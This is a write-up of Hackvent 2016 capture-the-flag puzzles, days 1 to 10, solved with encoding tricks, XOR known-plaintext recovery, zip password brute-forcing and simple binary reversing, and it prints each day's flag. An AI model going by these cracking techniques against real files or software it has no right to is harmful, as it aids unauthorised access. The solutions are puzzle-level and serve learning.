
Hackvent Write Up



from TheVamp

Table of Contents

Day 01: Detours


Follow the white rabbit ...

Task

Santa receives an email with links to three pictures, but every picture is the same. He talks with some of his elves and one says, that there is some weird stuff happening when loading these pictures. Can you identify it?

Solution

The Solution is relatively easy. First start Tamper Data (Firefox Plugin) and click on every link.



As you see you got from one short-URL provider, to the next one, which contains the flag in the short-URL. The Flag for Day 01 is
HV16-t8Kd-38aY-QxL5-bn4K-c6Lw

Day 02: Free Giveaway

the keys are the key

Task

Today, Santa has a free giveaway for you:

DK16[OEdo[''lu[;"Nl[R"D4[2Qmi

Solution

The Hint “the keys are the key” give you everything you must know. The above Code is from another keyboard layout called dvorak Keyboard Layout.

Here is an Image of the keyboard layout.

If you take this keyboard layout and map it with a regular English one, you get the following message:
HV16-SDhs-qqpf-zQLp-OQH4-2Xmg

Day 03: Manufactory

do it yourself

Task

Today's gift is ready to be manufactured, but Santa's afraid that his factory won't manage to do a production run before Christmas. But perhaps you can create it yourself?

[file instructions.gcode]

Solution

We got a gcode-file. To get the output of the file you could use http://gcode.ws/. So we got a QR-Code image, which you can't scan. So I repaint it in MS-Paint:

If you scan the code, you get the flag for the third day: ***HV16-oY2d-2Ki7-JBDe-VVdg-X8bW***

Day 04: Language Of Us

Task

You all should know this language, but this one is not that consequent as it should be.

[file the-text.txt]

Solution

Given was the following leetspeak text, which was nearly complete from Wikipedia. After a translation, the text doesn't show any strange things. So after starring at the text for an hour I got the idea to translate normal text with a 0 and 1337-speak-characters with a 1. So we get a binary stream.

00101101001011010010110100101101001011010010110100101101001011010010110100101101
01011010010110100101101001011010010110100101101001011010010110100101101001011010
10110100101101001011010010110100101101001011010010110100101101001011010010110100
01101001011010010110100101101001011010010110100101101001011010010110100101101001
11010010110100101101001011010010110100101101001011010010110100101101001011010010
10100101101001011010010110100101101001011010010110100101101001011010010110100101
01001011010010110100101101001011010010110100101101001011010010110100101101001011
10010110100101101001011010010110100101101001011010010110100101101001011010010110
01001111001101110110111101001001001011010101011100110011001101000110101000101101
10000100100101001001000001101110010110101100011010100110111011001101011001011010
10010100110101010010000111101000101101001011010010110100101101001011010010110100
01101001011010010110100101101001011010010110100101101001011010010110100101101001
11010010110100101101001011010010110100101101001011010010110100101101001011010010
10100101101001011010010110100101101001011010010110100101101001011010010110100101
01001011010010110100101101001011010010110100101101001011010010110100101101001011
10010110100101101001011010010110100101101001011010010110100101101001011010010110
00101101001011010010110100101101001011010010110100101101001011010010110100101101
01011010010110100101101001011010010110100101101001011010010110100101101001011010
10110100101101001011010010110100101101001011010010110100101101001011010010110100
01101001011010010110100101101001011010010110100101101001011010010110100101101001

If you translate that stream to ASCII, you get the following message:

----------***HV16-O7oI-W34j-BJH7-cSvk-e5Hz***----------
----------q


Day 05: Boolean Fun

Every Bit Is Important

Task

Santa found a paper with some strange logical stuff on it. On the back of it there is the hint: "use 32 bit".

He has no clue what this means - can you show him, what "???" should be?




Solution

So this is a simple math task. You only need to know how binary operators works in your programming language. I choose C#:

```
int solution = (0xB055)| (~ (4 | 7) ^ (1337 & 424242) );
MessageBox.Show(solution.ToString());
```

The solution is “-291”:



If you scan the code, you get the flag ***HV16-2wGq-wOX3-T2oe-n8si-hZ0A***

Day 06: Back 2 Work

Greetings from Thumper

Task


Greetings from Thumper, he has an order for you:

1. unzip: the password is confidential
2. find the flag
3. look at my holiday pictures

Comment: Be aware, the pictures are only supplement.

Solution

So the pictures are only supplement. That mean, that we only should look at the zip-file itself. If you look at the hex dump of the file, you notice something strange at the end:




```
013394D0  6D 61 67 65 5F 30 30 30 34 2E 6A 70 67 20 20 20  mage_0004.jpg
013394E0  20 20 20 20 09 09 09 09 09 20 09 20 09 09 09 20  ..... . ...
013394F0  20 20 20 20 20 20 00 50 4B 01 02 14 00 14 00 01  .PK.....
01339500  08 08 00 C6 B3 27 49 C3 E9 B1 34 C4 E6 09 00 41  ...Æ³'IÃé±4Äæ..A
01339510  E8 09 00 0E 00 00 00 1A 00 00 00 00 00 00 00 00  è...............
01339520  00 1B 89 0C 00 69 6D 61 67 65 5F 30 30 30 35 2E  ..‰..image_0005.
01339530  6A 70 67 20 09 09 09 09 09 20 09 20 09 20 09 20  jpg ..... . . .
01339540  20 20 20 20 09 20 09 09 09 09 09 20 00 50 4B 01  . ..... .PK.
01339550  02 14 00 14 00 01 08 08 00 C6 B3 27 49 AB DC 4C  .........Æ³'I«ÜL
01339560  76 2F D1 0B 00 F0 D2 0B 00 0E 00 00 00 1A 00 00  v/Ñ..ðÒ.........
01339570  00 00 00 00 00 00 00 0B 70 16 00 69 6D 61 67 65  ........p..image
01339580  5F 30 30 31 37 2E 6A 70 67 20 09 20 20 20 09 20  _0017.jpg .   .
```

As you see, after the name are some strange hex characters like 20 and 09. If you take these characters and wrote them down, you should get something like this:

```
20 20 20 20 20 20 20 09 09 09 09 09 20 09 20 09 09 09 20 20 20 20 20 20 20
20 09 09 09 09 09 20 09 20 09 20 09 20 20 20 20 20 09 20 09 09 09 09 09 20
20 09 20 20 20 09 20 09 09 09 09 20 09 09 20 20 09 09 20 09 20 20 20 09 20
20 09 20 20 20 09 20 09 20 20 20 20 20 09 20 09 09 09 20 09 20 20 20 09 20
20 09 20 20 20 09 20 09 09 20 09 09 09 20 09 09 20 09 20 09 20 20 20 09 20
20 09 09 09 09 09 20 09 20 20 09 09 20 20 20 20 09 09 20 09 09 09 09 09 20
20 20 20 20 20 20 20 09 20 09 20 09 20 09 20 09 20 09 20 20 20 20 20 20 20
09 09 09 09 09 09 09 09 09 20 20 09 20 09 20 09 20 09 09 09 09 09 09 09 09
20 20 20 20 20 09 20 20 20 20 09 20 20 20 09 20 20 20 09 20 09 20 09 20 09
20 09 20 20 20 20 09 09 09 09 20 20 09 20 09 20 20 09 09 09 09 20 09 20 09
20 09 20 20 09 09 20 09 20 09 20 09 09 09 20 20 20 20 09 20 20 09 09 09 20
09 09 09 20 20 20 09 09 09 09 09 20 09 09 20 20 20 20 20 20 20 20 09 09 09
09 09 09 20 20 20 20 20 20 20 20 09 09 09 20 09 09 20 20 09 09 09 20 20 20
20 20 20 09 20 09 09 20 09 09 09 20 20 09 20 09 09 20 09 20 09 09 09 20 20
20 09 20 09 20 20 20 20 20 20 09 09 20 20 09 20 20 09 20 20 09 20 20 20 20
20 09 09 20 20 20 09 20 09 20 09 20 09 09 09 20 09 20 09 09 20 20 09 09 20
20 09 09 20 09 20 20 09 09 20 20 09 09 09 20 20 20 20 20 20 20 20 20 09 09
09 09 09 09 09 09 09 20 20 20 09 09 09 20 09 20 09 09 09 20 09 20 09 20
20 20 20 20 20 20 20 09 20 09 20 09 09 20 20 09 20 09 20 09 09 20 09 09 20
20 09 09 09 09 09 20 09 09 09 09 09 09 09 20 20 20 09 09 09 20 09 09 20 20
20 09 20 20 20 09 20 09 20 09 20 20 20 20 20 20 20 20 20 20 20 09 20 20 09
20 09 20 20 20 09 20 09 20 20 09 20 20 09 20 09 20 20 20 20 09 20 20 20 20
20 09 20 20 20 09 20 09 20 20 20 09 09 09 09 09 20 09 20 20 09 09 09 09 20
20 09 09 09 09 09 20 09 20 09 20 09 20 09 20 20 20 20 20 20 09 20 09 09 20
20 20 20 20 20 20 20 09 20 20 09 09 09 20 09 09 09 09 20 09 20 09 20 20 20
```

If you replace 20 with “double ” “(Alt + 219) and 09 with “double space” you get the following text:



If you scan the “text” you get ***HV16-y9YO-sDo1-Vi7O-RWq1-V7hN***

Day 07: TrivialKRYPTO 1.42

You think you need the password?

Task

Today's present is encrypted. Luckily Santa did not use Kryptochef's KRYPTO 2.0 so there might be a slight chance of recovering it?

Solution

On day 7 we got a lovely JavaScript Encryption. If we take a look at the source code, we see that there is a CRC32 implementation and some s3cr3t-codes. I quickly noticed the following lines:

```
for(var i=0;i<s3cr3t.length;i++) {
    var pp="";
    for(var p = (s3cr3t[i] ^ crc32(pass)); p>0; p>>=8) {
        pp = String.fromCharCode(p&0xFF)+pp;
    }
    s+=pp;
}
```

As you see, you only need to find the right crc32 value. It also generates every character XOR-ing every secret with the right crc32 value. Because we know, that every flag start with HV16, we could easily calculate the right CRC32 value by XOR-ing 0x48563136 (Hex of HV16) with the first s3cr3t. The following python script gives us the flag and the right CRC32 value:

```
import binascii
import operator

def crc32(s):
    return binascii.crc32(s)&0xFFFFFFFF

def lrange(a, b, f):
    num = a
    comp = operator.lt if (a < b) else operator.gt
    while comp(num, b):
        yield num
        num = f(num)

s3cr3t=[2155568001,3847164610,2684356740,2908571526,2557362074,2853440707,3
849194977,3171764887]
CRC32 = s3cr3t[0] ^ int("HV16".encode("hex"),16)
print "CRC32: " + str(CRC32)

s=""
for i in xrange(0,len(s3cr3t)) :
    pp=""
    for p in lrange((s3cr3t[i] ^ CRC32),0,lambda p: p>>8):
        pp = chr(p&0xff)+pp
    s+=pp
if(crc32(s) == 0x2343675265) or ((crc32(s) == 2343675265)):
    print s
```

And the flag for this day is ***HV16-bxuh-b3ep-1PCU-b9ft-CgVu***

Day 08: Lost In Encoding

Multiple encodings = good encryption?

Task

Santa and his elves do not know good encryption, all they have heard about are some basic encodings. Unfortunately they all are bungling and forgotten the recipe.

It's now on you, who has to get it up.

Solution

The first file is a yenc encoded file. You can easily decode the content with the following website: http://www.webutils.pl/index.php?idx=yenc

After decoding we got the following string:

```
PH42WjZnXEZgXzI4K0VNJSxBU3UhaCtEIykrQHBzSW5EZi1cLUA7XXQkRjxHRi9DTG5W
c0RMI10wQTlmOytEQk5NOEUrTyczK0UyQD5CNiVFdEQuUmAxQDtePzVEL1hIKytFVjoq
REJPIkJGXyNjM0RKKCkkRWNsRzpBVEp1JkRJYWwvQmtNOW9ES0kiMkA7WzMpQDtCRXNG
KVBvLEBXLGUmK0NULjFBVSYwKkVjYEZDQDswViRBVEJDRy9LZEsmQmsmOGEvZysmI0gj
N0o7QTA9RUQwZkNWIjBRVj1mMGxBcGovTXE/ZENiN0omMGViMXMwSkhyfj4=
```

This is base64. Decoded we got

```
<~6Z6g\F`_28+EM%,ASu!h+D#)+@psInDf-\-
@;]t$F<GF/CLnVsDL#]0A9f;+DBNM8E+O'3+E2@>B6%EtD.R`1@;^?5D/XH++EV:*DBO
"BF_#c3DJ()$EclG:ATJu&DIal/BkM9oDKI"2@;[3)@;BEsF)Po,@W,e&+CT.1AU&0*E
c`FC@;0V$ATBCG/KdK&Bk&8a/g+&#H#7J;A0=ED0fCV"0QV=f0lApj/Mq?dCb7J&0eb1
s0JHr~>
```

And this is ASCII85, which decoded shows us:

```
Computer science education cannot make anybody an expert programmer
any more than studying brushes and pigment can make somebody an
expert painter. - Eric S. Raymond HV16-l0st-1n7r-4nsl-4710-n00b
```

And finally we got the flag for the day: ***HV16-l0st-1n7r-4nsl-4710-n00b***

Day 09: Illegal Prime Number

*Huh - what the f***?*

Task

I've heard something about illegal prime numbers... Maybe this number contains the flag:

43158911230545192278004252344390244064068059909839469541549566950124312835516574175851795746427556011690962800174844670539519149821266132342252003842450490377876545235580176786492780767161082002719275757914979290921842388136198467293155182379248816236031110949790712860174071535290430666553883163784576942915907036813417525614927231374744822633736732102486339618434790341608119829345100832765062384579015383735311956881651669643988158743784809861646013883939751412689849358529597001008725970683505274823643 09

Solution

That is a really strange prime number. First I converted the prime number in hex. I used the following online converter, which converts big integers to hex:
http://www.mobilefish.com/services/big_number/big_number.php

504B030414000900080091 0A83495435ECEB2B0000001D0000000800000046 6C61672E747874567168E0247901D8BAE9376014E1DBA33D60231A36996B43E1F94D8FC0F9FA53E9DD803ECDAE6D5F164DB2504B07085435ECEB2B0000001D000000504B01021F00140009000800910A83495435ECEB2B0000001D0000000800240000000000000020000000000000000466C61672E7478740A002000000000001001800E4F6C610FB4CD201E90D9380F84CD20154178980F84CD201504B0506000000000100010050A0000006100000000000195

So many zeros in that number. That is a strange sign. Let's look the hex with a hexeditor:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	50	4B	03	04	14	00	09	00	08	00	91	0A	83	49	54	35	PK.....'.ƒIT5
00000010	EC	EB	2B	00	00	00	1D	00	00	00	08	00	00	00	46	6C	ìë+.....Fl
00000020	61	67	2E	74	78	74	56	71	68	E0	24	79	01	D8	BA	E9	ag.txtVqhà$y.Ø°é
00000030	37	60	14	E1	DB	A3	3D	60	23	1A	36	99	6B	43	E1	F9	7`.áÛ£=`#.6™kCáù
00000040	4D	8F	C0	F9	FA	53	E9	DD	80	3E	CD	AE	6D	5F	16	4D	M.ÀùúSéÝ€>Í®m_.M
00000050	B2	50	4B	07	08	54	35	EC	EB	2B	00	00	00	1D	00	00	²PK..T5ìë+.....
00000060	00	50	4B	01	02	1F	00	14	00	09	00	08	00	91	0A	83	.PK.....'.ƒ
00000070	49	54	35	EC	EB	2B	00	00	00	1D	00	00	00	08	00	24	IT5ìë+.....$
00000080	00	00	00	00	00	00	00	20	00	00	00	00	00	00	00	46	....F
00000090	6C	61	67	2E	74	78	74	0A	00	20	00	00	00	00	00	01	lag.txt.. .....
000000A0	00	18	00	E4	F6	C6	10	FB	4C	D2	01	E9	0D	93	80	F8	...äöÆ.ûLÒ.é.“€ø
000000B0	4C	D2	01	54	17	89	80	F8	4C	D2	01	50	4B	05	06	00	LÒ.T.‰€øLÒ.PK...
000000C0	00	00	00	01	00	01	00	5A	00	00	00	61	00	00	00	00	.....Z...a....
000000D0	00	01	95														..•

Looks like a zip file. But it is password protected. We should bruteforce it with a dictionary. After some time we got everything extracted. The Password of the zip was "qwerty". The Flag.txt contains the flag for the day: ***HV16-0228-d75b-40cd-8a0e-1f3e***

Day 10: I want to play a Game

Part One

Task

Reversing Day 1: we'll start with an easy one.

Solution 1


This time, we got a PS-EXE file. First I loaded the binary into IDA Pro and looked at the strings. I found the following interesting strings:

```
's' TEXT:8001035C  0000000F  C  MADR[%d]=%08x\n
's' TEXT:8001646C  0000001A  C  decrypt the flag you n00b
's' TEXT:800173A8  00000056  C  Library Programs (c) 1993-1997 Sony Computer Entertainment Inc., All Rights Reserved.
```

Double click on the value and you get to the memory and found some more interesting stuff:

```
aDecryptTheFlag:.ascii "decrypt the flag you n00b"<0>  # DATA XREF: main+100↑o
                                                       # start+D0↑o ...
                .half 0
dword_80016488: .word 0x3034524B, 0x3F645E2A, 0x64432172, 0x773C5868, 0x3B426024
                                                       # DATA XREF: main:loc_800104A0↑o
                                                       # main+144↑o
                .word 0x7B547F47, 0x542C2A36, 0x57, 0x87350, 0x460000
```

Follow the xref of the aDecryptTheFlag value, we get to the following point in the main function:




As you see, we got into a look which have (0x1E-1) rounds. 0x1E is 30, so it is the perfect length like flags in Hackvent (29 Character long). Within the loop he manipulates the value dword_80016488 (look at second image) and it applies some XOR stuff. I wrote a little python script, which does the same thing:


```
#from hexview in IDA
dword = [0x4B ,0x52 ,0x34 ,0x30 ,0x2A ,0x5E ,0x64 ,0x3F ,0x72 ,0x21 ,0x43
,0x64 ,0x68 ,0x58 ,0x3C ,0x77 ,0x24 ,0x60 ,0x42 ,0x3B ,0x47 ,0x7F ,0x54
,0x7B ,0x36 ,0x2A ,0x2C ,0x54 ,0x57]

s = ""
for i in xrange(0,len(dword)):
    s += chr(dword[i] ^ i+3)
print s
```

So basically it XOR the dword with (i+3). If we execute the python script, we got the flag for day 10:
HV16-Vm5y-NjgH-e7tW-PgMa-61JH

